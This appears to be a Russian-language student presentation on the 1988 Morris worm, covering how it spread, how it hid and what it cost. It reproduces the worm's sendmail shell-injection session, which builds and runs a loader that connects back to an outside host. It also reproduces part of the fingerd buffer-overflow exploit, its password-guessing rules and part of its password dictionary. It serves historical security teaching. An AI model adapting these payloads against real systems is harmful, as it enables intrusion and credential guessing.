

Червь Морриса



Балтабаев Дамир P33121

О ЧЕМ РЕЧЬ?

- Один из первых сетевых червей распространявшихся через Интернет
- Разработчик: Роберт Таппан Моррис
- Запуск: 2 ноября 1988 года в Массачусетском технологическом институте.
- Цель: оценить размер сети APRANET



КАК ЗАРАЖАЛ

Отладочный режим в Sendmail

Переполнение буффера в сетевом сервисе Finger

Вызов rsh путем подбора логина и пароля

Уязвимости Sendmail

```
debug
mail from: </dev/null>
rcptto:<"|sed-e '1,/^$/d' | /bin/sh; exit 0">
data
cd /usr/tmp
cat >x14481910.c <<'EOF'
<текст программы l1.c>
EOF
cc -o x14481910 x14481910.c; x14481910 128.32.134.16 32341 8712440; rm -f x14481910
x14481910.c
.
quit
```

Уязвимости Finger

```
/* This routine exploits a fixed 512 byte input buffer in a VAX running
 * the BSD 4.3 fingerd binary.  It send 536 bytes (plus a newline) to
 * overwrite six extra words in the stack frame, including the return
 * PC, to point into the middle of the string sent over.  The instructions
 * in the string do the direct system call version of execve("/bin/sh"). */

static try_finger(host, fd1, fd2)               /* 0x49ec,<just_return+378 */
     struct hst *host;
     int *fd1, *fd2;
{
    int i, j, l12, l16, s;
    struct sockaddr_in sin;                     /* 36 */
    char unused[492];
    int l552, l556, l560, l564, l568;
    char buf[536];                              /* 1084 */
    int (*save_sighand)();                      /* 1088 */

    save_sighand = signal(SIGALRM, justreturn);

    for (i = 0; i < 6; i++) {                   /* 416,608 */
        if (host->o48[i] == 0)
            continue;                           /* 600 */
        s = socket(AF_INET, SOCK_STREAM, 0);
        if (s < 0)
            continue;
        bzero(&sin, sizeof(sin));
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = host->o48[i];
        sin.sin_port = IPPORT_FINGER;

        alarm(10);
        if (connect(s, &sin, sizeof(sin)) < 0) {
            alarm(0);
            close(s);
            continue;
        }
        alarm(0);
        break;
    }
    if (i >= 6)
        return 0;                               /* 978 */
```

Часть кода, реализующая срыв стека

RSH

Варианты паролей:

- пустой;
- имя пользователя (user);
- имя пользователя, написанное наоборот (resu);
- двойной повтор имени пользователя (useruser);
- имя или фамилия пользователя (John, Smith);
- имя или фамилия пользователя в нижнем регистре (john, smith);
- встроенный словарь размером 432 слова;

```
rsh cat worm ">>" lizard.file
```

СЛОВАРЬ

встроенный словарь размером

432 слова


```
/* This array in the sun binary was camaflouged by having the
   high-order bit set in every char. */

char *wds[] =                                                  /* 0x21a74 */
{
        "academia", "aerobics", "airplane", "albany",
        "albatross", "albert", "alex", "alexander",
        "algebra", "aliases", "alphabet", "amorphous",
        "analog", "anchor", "andromache", "animals",
        "answer", "anthropogenic", "anvils", "anything",
        "aria", "ariadne", "arrow", "arthur",
        "athena", "atmosphere", "aztecs", "azure",
        "bacchus", "bailey", "banana", "bananas",
        "bandit", "banks", "barber", "baritone",
        "bass", "bassoon", "batman", "beater",
        "beauty", "beethoven", "beloved", "benz",
        "beowulf", "berkeley", "berliner", "beryl",
        "beverly", "bicameral", "brenda", "brian",
        "bridget", "broadway", "bumbling", "burgess",
        "campanile", "cantor", "cardinal", "carmen",
        "carolina", "caroline", "cascades", "castle",
        "cayuga", "celtics", "cerulean", "change",
        "charles", "charming", "charon", "chester",
        "cigar", "classic", "clusters", "coffee",
        "coke", "collins", "commrades", "computer",
        "condo", "cookie", "cooper", "cornelius",
        "couscous", "creation", "creosote", "cretin",
        "daemon", "dancer", "daniel", "danny",
        "dave", "december", "defoe", "deluge",
        "desperate", "develop", "dieter", "digital",
        "discovery", "disney", "drought", "duncan",
        "eager", "easier", "edges", "edinburgh",
        "edwin", "edwina", "egghead", "eiderdown",
        "eileen", "einstein", "elephant", "elizabeth",
        "ellen", "emerald", "engine", "engineer",
        "enterprise", "enzyme", "ersatz", "establish",
        "estate", "euclid", "evelyn", "extension",
        "fairway", "felicia", "fender", "fermat",
        "fidelity", "finite", "fishers", "flakes",
        "float", "flower", "flowers", "foolproof",
        "football", "foresight", "format", "forsythe",
```

КАК РАБОТАЛ?

- Удаление своего исполняемого файла после запуска;
- Отключались все сообщения об ошибках, а размер аварийного дампа устанавливался в ноль;
- Исполняемый файл червя сохранялся под именем sh, такое же имя использовалось командным интерпретатором Bourne Shell, таким образом, червь маскировался в списке процессов;
- Примерно каждые три минуты порождался дочерний поток, а родительский завершался, при этом происходило постоянное изменение pid процесса червя и обнулялось время работы, показываемое в списке процессов;
- Игра “в кости” при обнаружении двух копий

Как боролись?

Рабочие группы программистов и администраторов в MIT и Беркли



Буквально за два дня были определены и заблокированы «лазейки», через которые червь проникал в систему, а код заразы был целиком уничтожен.

Последствия

Заражено: 6200 компьютеров

Решение суда:
400 часов общественных работ
10.000$ - штраф
3 года испытательный срок

Оценка ущерба: 96.500.000$

МОРАЛЬ

Новые ужесточенные нормы компьютерной безопасности и тестирования

/etc/passwd → /etc/shadow

CERT(CERT Coordination Center, CERT/CC) – ноябрь 1988 года

ПОХОЖИЕ СЛУЧАИ

1)Появился «троянский конь» AIDS (1989)

2)Почтовый вирус Melissa (1999)

3) Рекорд Melissa побил почтовый вирус I Love You! (2000)

30 ноября

COMPUTER SCIENCE DAY

СПАСИБО ЗА ВНИМАНИЕ!